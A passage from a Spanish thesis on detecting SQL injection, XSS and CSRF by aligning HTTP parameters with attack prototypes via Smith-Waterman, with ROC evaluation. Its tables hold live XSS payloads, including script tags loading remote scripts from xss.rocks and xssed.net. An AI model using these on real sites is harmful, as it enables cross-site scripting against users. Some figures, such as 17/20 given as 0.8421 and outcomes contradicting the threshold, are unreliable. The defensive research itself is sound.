

Figura 13. Diagrama general del método propuesto.

Las actividades de detección consisten en: recibir la secuencia que contiene la información enviada al servidor a través de métodos de petición HTTP como GET y POST y el conjunto de prototipos que pertenecen a un conjunto de vectores característicos donde cada uno de ellos describe y pertenece a una sola clase de ataque informático de tipo inyección SQL, XSS o CSRF; luego, se procede a evaluar la secuencia con cada prototipo aplicando para su evaluación el algoritmo SW y cada evaluación es registrada en una lista de resultados donde se almacena: la secuencia y prototipo evaluado, secuencia y prototipo alineados y su correspondiente medida de similitud.

Las actividades de identificación del ataque consisten en realizar una búsqueda del resultado que contenga la mayor medida de similitud entre la secuencia enviada y el prototipo evaluado, teniendo en cuenta que éste proceso se realiza utilizando la secuencia y el prototipo alineados obtenidos al aplicar el algoritmo SW. Como resultado se puede recibir el resultado que contiene la secuencia de ataque detectada o finalizar el proceso debido a que la secuencia no presenta riesgo y es posible la utilización de la información contenida la secuencia en actividades registradas en el servidor.

Habiendo identificado el ataque se procede a su correspondiente clasificación; utilizando para ello, los vectores característicos relacionados con el prototipo obtenido en la fase descrita anteriormente. Estas actividades también se realizan utilizando la adaptación propuesta del algoritmo SW con la diferencia que la secuencia inicial es comparada con vectores característicos pertenecientes a cada una de las clases de ataques de intrusión de tipo inyección SQL, XSS o CSRF ; ésta serie de actividades se encuentran basadas en el método de construcción de prototipos NPBASIR-Class [43], donde su objetivo es realizar una clasificación basada en una medida de similitud maximizando la calidad del resultado obtenido. Como resultado del método se obtiene: la secuencia alineada, vector característico correspondiente alineado y el tipo de ataque al que pertenece.

5.2. Fase de detección

En la fase de detección se procede a recibir la secuencia que contiene la información enviada al servidor a través de métodos de petición HTPP como GET y POST, adicionalmente, se dispone de un conjunto de prototipos que pertenecen a un conjunto de vectores característicos donde cada uno de ellos describe y pertenece a una sola clase de ataque informático de tipo inyección SQL, XSS o CSRF.

Mediante la ejecución del algoritmo SW, se procede a la evaluación de la secuencia recibida con cada uno de los prototipos disponibles, adicionalmente se ingresa los parámetros de ajuste necesarios para que el algoritmo SW funcione adecuadamente y permita obtener resultados lo más óptimos posibles.

Como resultado de la evaluación de la secuencia recibida con los prototipos disponibles, se obtiene una tabla que contiene los siguientes resultados: secuencia recibida, prototipo evaluado, secuencia recibida alineada, prototipo evaluado alineado y su correspondiente medida de similitud.

A continuación se presenta un diagrama de actividades donde se permite observar las diferentes actividades realizadas para obtener la lista de resultados iniciales del método:



Figura 14. Diagrama de secuencia para la detección de ataque en la secuencia recibida.

A continuación se describe la forma como se adapta el algoritmo SW en el método propuesto y su aplicación en la presente fase.

5.2.1. Adaptación del Algoritmo Smith – Waterman

EL algoritmo SW se utiliza para realizar la evaluación de la secuencia recibida con la lista de prototipos seleccionados; en este caso, el algoritmo SW recibe para su ejecución los siguientes parámetros de entrada:

- **Secuencia recibida:** La secuencia completa recibida que contiene los parámetros enviados por métodos HTTP, de la siguiente manera: $S = (s_1, s_2, \dots, s_n)$.
- **Prototipo:** Prototipo con el que se desea evaluar la secuencia recibida, con la siguiente forma: $P = (p_1, p_2, \dots, p_m)$.
- **Valor de coincidencia:** Valor de coincidencia por cada carácter contenido en ambas secuencias comparadas.
- **Valor de no coincidencia:** Valor de no coincidencia por cada carácter que se encuentra en la secuencia de ataque pero no se encuentra en la secuencia del prototipo evaluado.
- **Valor de GAP:** Valor establecido para la inserción o eliminación de GAPs necesarios para alinear y comparar las secuencias.

Los valores de coincidencia, no coincidencia y de GAP son establecidos mediante experimentación en pruebas iniciales realizadas, con el fin de encontrar valores que permitan una identificación más óptima teniendo en cuenta el tamaño del alfabeto utilizado.

Con los parámetros anteriores se procede a la creación una matriz aumentada de puntuación cuyas dimensiones son:

$$M: \{0,1,2, \dots, n\} \times \{0,1,2, \dots, m\} \rightarrow \mathbb{R}$$

A continuación, se calcula los valores contenidos en la matriz aumentada utilizando la siguiente función:

$$M(i,j) = max \begin{cases} 0, \\ M(i-1,j-1) + m(s_i, p_j), \\ M(i-1,j) - d, \\ M(i,j-1) - d. \end{cases}$$

Teniendo como condición inicial que: $M(i,0) = M(0,j) = 0$. La medida de similitud $m(s_i, p_j)$ se establece mediante la siguiente manera: si $s_i = p_j$ entonces hay una coincidencia, en caso contrario se establece como no coincidencia. El valor d es el valor de GAP.

Cuando se ha finalizado la actividad de encontrar los valores correspondientes a cada celda de la matriz aumentada se procede a realizar la búsqueda del mayor valor almacenado en la matriz para iniciar con la actividad de rastreo de las secuencias alineadas.

Para realizar el rastreo de las secuencias alineadas se parte desde la celda con el valor mayor valor obtenido, dicha celda permite conocer el ultimo carácter correspondiente a la subsecuencia común más larga de las cadenas alineadas, tanto para la secuencia recibida, ubicado en la fila, como para el prototipo, ubicado en la columna. Para conocer cuál es el siguiente valor de la matriz aumentada que se debe evaluar y por consiguiente el valor del caracter siguiente de la subsecuencia, se hace necesario conocer el origen del valor obtenido en la celda actual, por lo tanto se evalúa el origen del valor a partir de las celdas: superior, diagonal e izquierda.

- Si el valor proviene de la celda superior, el carácter para la secuencia alineada resultante de la secuencia recibida es un GAP y el caracter para la secuencia alineada resultante del prototipo es su correspondiente carácter en el prototipo.

- Si el valor proviene de la celda diagonal, el caracter para la secuencia alineada resultante de la secuencia recibida es su correspondiente caracter en la secuencia recibida y el caracter para la secuencia alineada resultante del prototipo es su correspondiente carácter en el prototipo.

- Si el valor proviene de la celda izquierda, el caracter para la secuencia alineada resultante de la secuencia recibida es su correspondiente caracter de la secuencia recibida y el caracter para la secuencia alineada resultante del prototipo es un GAP.

El rastreo finaliza en el momento en que el valor de la celda actual es cero (0) y así se entrega como resultado las subsecuencias comunes más largas correspondientes a la secuencia recibida y el prototipo evaluado.

Por ejemplo, en el caso que se desee aplicar el algoritmo SW adaptado para los siguientes parámetros de entrada:

- Secuencia recibida: ";!--'<mensaje>=&{()}
- Prototipo: ";!--"<XSS>=&{()}
- Valor de coincidencia: 2.
- Valor de no coincidencia: -1.
- Valor de GAP: 1.

Se obtiene la matriz generada es de la siguiente manera:

		V_0	V_1	V_2	V_3	V_4	V_5	V_6	V_7	V_8	V_9	V_{10}	V_{11}	V_{12}	V_{13}	V_{14}	V_{15}	V_{16}	V_{17}	V_{18}	V_{19}
		-	‘	‘	;	!	-	-	‘	‘	<	X	S	S	>	=	&	{	(	)	}
S_0	-	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
S_1	‘	0	2	2	1	0	0	0	2	2	1	0	0	0	0	0	0	0	0	0	0
S_2	‘	0	2	4	3	2	1	0	2	4	3	2	1	0	0	0	0	0	0	0	0
S_3	;	0	1	3	6	5	4	3	2	3	3	2	1	0	0	0	0	0	0	0	0
S_4	!	0	0	2	5	8	7	6	5	4	3	2	1	0	0	0	0	0	0	0	0
S_5	-	0	0	1	4	7	10	9	8	7	6	5	4	3	2	1	0	0	0	0	0
S_6	-	0	0	0	3	6	9	12	11	10	9	8	7	6	5	4	3	2	1	0	0
S_7	‘	0	2	2	2	5	8	11	14	13	12	11	10	9	8	7	6	5	4	3	2
S_8	<	0	1	1	1	4	7	10	13	13	15	14	13	12	11	10	9	8	7	6	5
S_9	M	0	0	0	0	3	6	9	12	12	14	14	13	12	11	10	9	8	7	6	5
S_{10}	E	0	0	0	0	2	5	8	11	11	13	13	13	12	11	10	9	8	7	6	5
S_{11}	N	0	0	0	0	1	4	7	10	10	12	12	12	12	11	10	9	8	7	6	5
S_{12}	S	0	0	0	0	0	3	6	9	9	11	11	14	14	13	12	11	10	9	8	7
S_{13}	A	0	0	0	0	0	2	5	8	8	10	10	13	13	13	12	11	10	9	8	7
S_{14}	J	0	0	0	0	0	1	4	7	7	9	9	12	12	12	12	11	10	9	8	7
S_{15}	E	0	0	0	0	0	0	3	6	6	8	8	11	11	11	11	11	10	9	8	7
S_{16}	>	0	0	0	0	0	0	2	5	5	7	7	10	10	13	12	11	10	9	8	7
S_{17}	=	0	0	0	0	0	0	1	4	4	6	6	9	9	12	15	14	13	12	11	10
S_{18}	&	0	0	0	0	0	0	0	3	3	5	5	8	8	11	14	17	16	15	14	13
S_{19}	{	0	0	0	0	0	0	0	2	2	4	4	7	7	10	13	16	19	18	17	16
S_{20}	(	0	0	0	0	0	0	0	1	1	3	3	6	6	9	12	15	18	21	20	19
S_{21}	)	0	0	0	0	0	0	0	0	0	2	2	5	5	8	11	14	17	20	23	22
S_{22}	}	0	0	0	0	0	0	0	0	0	1	1	4	4	7	10	13	16	19	22	25

Tabla 11. Ejemplo de matriz generada aplicando el algoritmo Smith – Waterman.

Consecuentemente se procede a realizar el rastreo de las secuencias: iniciando desde la posición con mayor valor, en éste caso, la celda $M(22,19)$ con valor de 25, entonces se hace necesario evaluar el valor con las celdas circundantes: izquierda $M(22,18) = 22$, superior $M(21,19) = 22$ y diagonal $M(21,18) = 23$ para determinar el carácter que debe almacenarse en cada una de las secuencias alineadas correspondientes a la secuencia recibida y al prototipo evaluado utilizando las condiciones anteriormente establecidas para el rastreo de la secuencia.

Como resultado de la sucesiva evaluación de las celdas hasta encontrar un cero (0) en la celda a evaluar, para este caso $M(0,0) = 0$, se obtiene las siguientes subsecuencias comunes más largas alineadas:

- Para la secuencia recibida: ";!--_'<MENSAJE>=&{()}
- Para el prototipo: ";!--"<__XS__S>=&{()}

5.2.2. Medida de Similitud entre Secuencias Alineadas

Para finalizar la actividad de evaluación de la secuencia recibida con el prototipo seleccionado, se procede a encontrar la medida de similitud entre las subsecuencias

comunes más largas obtenidas aplicando el algoritmo SW. La ecuación para encontrar la medida de similitud que se propone utilizar es la siguiente:

$$Medida_{Similitud} = \frac{\sum CantidadCoincidencias}{LongitudSecuenciaPrototipo}$$

La anterior fórmula se propone con el fin de encontrar la proporción de similitud entre las secuencias alineadas, tanto de la secuencia recibida como del prototipo evaluado. La Cantidad de Coincidencias se refiere al número de caracteres que coinciden entre la secuencia recibida alineada y el prototipo alineado evaluado. La Longitud de Secuencia del Prototipo es la longitud de la secuencia del prototipo, debido a que, el propósito del método es encontrar una relación entre la secuencia recibida y el prototipo evaluado.

Para el caso del ejemplo anterior, para encontrar la medida de similitud utilizando las subsecuencias comunes más largas obtenidas se tiene:

S alineada	‘	‘	;	¡	-	-	_	‘	<	M	E	N	S	A	J	E	>	=	&	{	(	)	}	
V alineada	'	'	;	!	-	-	'	'	<	_	_	X	S	_	_	S	>	=	&	{	(	)	}	
	1	1	1	1	1	1	0	1	1	0	0	1	1	0	0	0	1	1	1	1	1	1	1	17

Tabla 12. Resultado de evaluación de secuencias alineadas.

Además, se conoce que la longitud del prototipo evaluado es 20. Por lo tanto al aplicar la ecuación propuesta para encontrar la medida de similitud se obtiene:

$$Medida_{Similitud} = \frac{\sum CantidadCoincidencias}{LongitudSecuenciaPrototipo} = \frac{17}{20} \cong 0{,}8421 \approx 84{,}2\%$$

Por lo tanto, se puede observar que la secuencia recibida y el prototipo evaluado tienen un 84,2% de relación de similitud.

5.3. Fase de identificación

Luego de haber evaluado la secuencia recibida inicialmente entre los prototipos almacenados y como resultado obtenido la tabla de evaluación con sus respectivos resultados; se procede a la selección del mejor prototipo teniendo en cuenta como valor de diferenciación la medida de similitud.

A continuación se presenta un diagrama de secuencia que permite observar el funcionamiento de esta fase.



Figura 15. Diagrama de secuencia para la identificación del ataque en la secuencia recibida.

Con el objetivo de identificar un ataque dentro de los resultados obtenidos en la fase de detección, se hace necesario realizar una búsqueda del mayor valor de similitud obtenido en los resultados. Para éste caso, se asume como valor mínimo de similitud entre la secuencia recibida y el prototipo evaluado el valor de 70%, éste valor se establece basado en pruebas realizadas inicialmente y considerando el tamaño del alfabeto con el que se dispone para el presente proyecto.

Como resultado de la actividad se obtiene, para el caso de que se cumpla que el valor de mayor medida de similitud sea mayor o igual al 70% se presenta como resultado: la secuencia recibida, el prototipo evaluado y las secuencias alineadas obtenidas desde la secuencia recibida y el prototipo evaluado incluyendo su mediad de similitud. Para el caso contrario, donde el valor mayor de similitud sea menor al 70%, se finaliza el proceso de evaluación de la secuencia y se reporta como secuencia válida.

5.4. Fase de clasificación

Para el método propuesto, la fase de clasificación del ataque informático identificado en la fase anterior, se propone la realización conjunta de las fases realizadas previamente: la detección y la identificación, en éste caso, encaminadas a detectar el vector característico que más similitud tiene con el ataque identificado y pertenece al grupo de vectores característicos que son descritos con el prototipo seleccionado en la fase de detección.

A continuación se presenta un diagrama de secuencia con las actividades para la clasificación del ataque detectado:



Figura 16. Diagrama de secuencia para la clasificación del ataque en la secuencia recibida.

Para las actividades propuestas en la detección del ataque, se procede a la evaluación de la secuencia recibida inicialmente con los vectores característicos pertenecientes al conjunto de vectores que son descritos por el prototipo con el que se identifica inicialmente el ataque. La actividad de evaluación se realiza de manera similar a la planteada inicialmente con los prototipos, adaptando el algoritmo SW con la diferencia que al momento de utilizar los vectores característicos es necesario ajustar los valores de coincidencia, no coincidencia y de GAP; con el fin de optimizar el alineamiento de la secuencia original recibida con los vectores característicos seleccionados. La actividad de encontrar la medida de similitud entre la secuencia alineada recibida inicialmente y la secuencia alineada del vector característico permanece idéntica a la utilizada en la fase de detección.

Para las actividades propuestas en la identificación del ataque, se procede a la búsqueda del valor de mayor similitud en la lista de resultados generados, en ésta fase, el valor mínimo de similitud cambia a 80% debido a que los vectores característicos describen de una manera más óptima la secuencia recibida inicialmente.

Como resultado final del método propuesto para la identificación y clasificación de ataques de intrusión de tipo inyección SQL, XSS y CSRF se presenta la siguiente información:

- Secuencia recibida: La secuencia recibida inicialmente
- Vector característico: Vector característico que mejor se asemeja a la secuencia recibida inicialmente.
- Medida de similitud: Medida calculada en el momento de evaluar la secuencia recibida inicialmente con el vector característico.
- Tipo de ataque informático: Descripción del tipo de ataque identificado mediante el vector característico encontrado.

Capítulo 6. EVALUACIÓN DEL MÉTODO PROPUESTO

El contenido de éste capítulo presenta el desarrollo de las pruebas realizadas al método de identificación y clasificación de ataques de intrusión de tipo inyección SQL, XSS y CSRF; incluyendo el análisis de resultados obtenidos utilizando la técnica de curva ROC.

6.1. Diseño de Pruebas

Las pruebas realizadas al método de identificación y clasificación de ataques de intrusión de tipo inyección SQL, XSS y CSRF parten de la consulta y generación de secuencias que contienen ataques de intrusión de tipo inyección SQL, XSS y CSRF, incluyendo secuencias que no contienen ningún tipo de ataque de intrusión. A continuación se describe el origen y estructura de las secuencias que evalúan el método propuesto en el presente proyecto.

6.2. Descripción de secuencias evaluadas

El conjunto de datos para la realización de las pruebas está compuesto de 200 secuencias las cuales corresponden a secuencias que contienen ataques de intrusión de tipo XSS, obtenidos de la base de datos pública del sitio web </XXSed>; la base de datos puede ser accedida a través de la siguiente URL: http://xssed.com/archive

De las secuencias anteriormente descritas se toman las 100 últimas secuencias de ataques de intrusión disponibles a la fecha de consulta. Cada secuencia contiene la información de la URL completa hacia dónde iba orientado el ataque de intrusión, contenido GET o POST que contiene la secuencia que almacena la información enviada al servidor a través de opciones de ingreso de información por parte del usuario.

Para completar el conjunto de datos para la realización de la evaluación del método se agregan 100 secuencias de ejemplo que no contienen secuencias relacionadas a tipos de ataques de intrusión XSS.

En total fueron evaluadas 200 secuencias las cuales inicialmente fueron catalogadas de la siguiente manera:

Característica de la secuencia	Cantidad de secuencias
Es un ataque	100
No es un ataque	100
Total de secuencias	**200**

Tabla 13. Cantidad de secuencias que evalúan el método propuesto.

Como resultado de la selección de las secuencias que van a ser utilizada para la evaluación del método propuesto se obtiene una tabla con la siguiente información, por ejemplo:

ID	SECUENCIA	ATAQUE
1	file=JAVASCRIPT:alert(%22by%20St@rExT%22)	Si
2	Hola mundo	No

Tabla 14. Tabla inicial de datos para evaluación del método propuesto.

6.3. Resultados Obtenidos

Algunos de los resultados obtenidos aplicando el método propuesto se presentan como se encuentran descritos en la siguiente tabla:

ATAQUE	PATRON	MEDIDA	ES ATAQUE	RESULTADO EVALUACION

action=';alert(String.fromCharCode(88,83,83))//\';alert(S
tring.fromCharCode(88,83,83))//%22;alert(String.fromCharCode(88,83,83))//\%22;alert(String.fromCharC
ode(88,83,83))//--%3E%3C/SCRIPT%3E%22%3E'%3E%3CSCRIPT%3Ealert(String.fromCharCode(88,83,83))%3C/SCRI
PT%3E?
	alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//--	0,9875	SI	VP

id=78&la=1&pl=288&ap=249&sr=1&F249_FIELD3_T4_2=1%2F4%2F2007%22% 3E%3CSCRIPT%3Edocument.write(%22%3CSCRI%22);%3C/SCRIPT%3EPT%20SRC=%22http://vuln.xssed.net/thirdpart y/scripts/python5.js%22%3E%3C/SCRIPT%3E?	<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="httx://xss.rocks/xss.js"></SCRIPT>	0,71084337	SI	FN
calebbucker.blogspot.com.co/2012/06/tutorial-xss-cross-site-scripting.html	<iframe src=http://xss.rocks/scriptlet.html <	0,97777778	NO	FP
Compórtense sabiamente con los que no creen en Cristo, aprovechando al máximo cada momento oportuno. Que su conversación sea siempre amena y de buen gusto. Así sabrán cómo responder a cada uno.	<IMG SRC= onmouseover="alert('xxs')">	0,8972973	NO	VN
I once generalized from a single data point, and I'll never do that again!	<IMG onmouseover="alert('xxs')">	0,98125	NO	FP

Tabla 15. Ejemplo resultado obtenidos al evaluar el método propuesto.

La tabla contiene la secuencia evaluada, el patrón característico que más similitud presenta con la secuencia evaluada, su correspondiente medida de similitud, el valor asignado inicialmente donde se determina si corresponde o no con un ataque de intrusión y finalizando con el resultado obtenido aplicando el método propuesto donde se determina si el ataque corresponde a un Verdadero Positivo (VP), Verdadero Negativo (VN), Falso Positivo (FP) o un Falso Negativo (FN).

Realizando el proceso de conteo y clasificación de los resultados obtenidos aplicando el método propuesto se presenta a continuación los siguientes resultados para ser analizados mediante la técnica de curva ROC:

Resultado obtenido	Cantidad de secuencias
Verdadero Positivo (VP)	88
Verdadero Negativo (VN)	63
Falso Positivo (FP)	37
Falso Negativo (FN)	12
Total de secuencias evaluadas	**200**

Tabla 16. Valores obtenidos de evaluación del método propuesto.

Con los resultados anteriores es posible genera la matriz 2x2 correspondiente al análisis de sensibilidad según la especificidad del método propuesto.

		Realidad		
Predicción		VP = 88	FP = 37	125
		FN = 12	VN = 63	75
		100	100	200

Tabla 17. Matriz 2x2 de resultados obtenidos para el método propuesto.

Aplicando las fórmulas para la evaluación de características según el modelo de comportamiento de curva ROC, se obtuvieron los siguientes resultados:

Valores a partir de matriz de confusión	Valor Porcentual
Sensibilidad - VPR	0,88
Razón de Falsos Positivos - FPR	0,37
Exactitud - ACC	0,755
Especificidad - SPC	0,63
Valor Predictivo Positivo - PPV	0,704
Valor Predictivo Negativo - NPV	0,84
Razón de Falsos Descubrimientos - FDR	0,296

Tabla 18. Valores obtenidos a partir de la matriz 2x2 para el método propuesto.

Se procede a realizar el análisis de los resultados obtenidos y presentados en la tabla anterior.

6.4. Análisis de Resultados

Según los resultados obtenidos se observa que el método propuesto tiene una sensibilidad correspondiente al 88% de detección de ataques de intrusión entre secuencias inicialmente definidas como verdaderos ataques de intrusión. Cuenta con una especificidad del 63% de no detección de ataques de intrusión entre las secuencias inicialmente definidas como falsos ataques de intrusión. Teniendo en cuenta lo anterior, el método presenta una exactitud de detección de ataques de intrusión del 75,5%.

Además, mediante la evaluación de los resultados de la evaluación a través de los valores almacenados en la matriz de confusión es posible establecer el siguiente espacio ROC:



Figura 17. Espacio ROC obtenido a partir de la matriz 2x2 del método propuesto.

Adicionalmente, los resultados obtenidos permiten establecer que el método de identificación y clasificación de ataques de intrusión de tipo inyección SQL, XSS y CSRF ofrece una probabilidad de detección de ataques de intrusión del 70,4% conociendo inicialmente que la secuencia enviada a su evaluación es un ataque de intrusión previamente identificado; conjuntamente, el método ofrece una probabilidad de detección de secuencias validas correspondiente al 84% conociendo inicialmente que la secuencia enviada a su evaluación no es un ataque de intrusión previamente identificado.

Es necesario considerar, que el método propuesto en el presente proyecto presenta buenos resultados en la fase de evaluación, teniendo en cuenta que para su evaluación, el conjunto de secuencias identificadas como ataques y no ataques son secuencias que han sido obtenidas de sitios web dedicados a la publicación o generación de secuencias de ejemplo válidas o inválidas para los tipos de ataques informáticos de tipo inyección SQL y XSS.

Por lo tanto, el método por el momento no es posible su comparación con otros modelos, algoritmos o métodos presentados anteriormente debido a que los proyectos predecesores hacen uso de la información provista de una manera distinta al tratamiento realizado en el proyecto presentado.

Capítulo 7. CONCLUSIONES Y TRABAJO A FUTURO

En el presente capítulo se presentan las conclusiones y trabajo a futuro del presente proyecto.

7.1. Conclusiones

El desarrollo del presente proyecto permite incorporar el algoritmo Smith – Waterman, basado en el problema de la subsecuencia común más larga, utilizado frecuentemente en el alineamiento local de secuencias, ahora en el proceso de detección, identificación y clasificación de ataques de intrusión de tipo inyección SQL, XSS y CSRF; mediante la utilización de la técnica del prototipo más cercano y una metodología basada en minería de datos como CRISP-DM.

Partiendo de la descripción de las diferentes extensiones al problema LCS, se selecciona la extensión que cumple más satisfactoriamente el objetivo de identificación y clasificación de ataques de tipo inyección SQL, XSS y CSRF basándose en patrones o prototipos de secuencias. Seguidamente, realizando la descripción de diferentes algoritmos aplicables a la extensión seleccionada del problema LCS se observa que el algoritmo Smith – Waterman funciona como base para la identificación y clasificación de secuencias que almacenan posibles ataques de intrusión de tipo inyección SQL, XSS y CSRF.

El método propuesto permite realizar una clasificación lo suficientemente confiable de un posible ataque de intrusión de tipo inyección SQL, XSS y CSRF, utilizando para ello los parámetros enviados al servidor a través de métodos HTML tipo GET o POST con el fin de que al momento de ser clasificado el ataque de intrusión es posible determinar las actividades que mitiguen el riesgo o eviten la ejecución del ataque en el servidor.

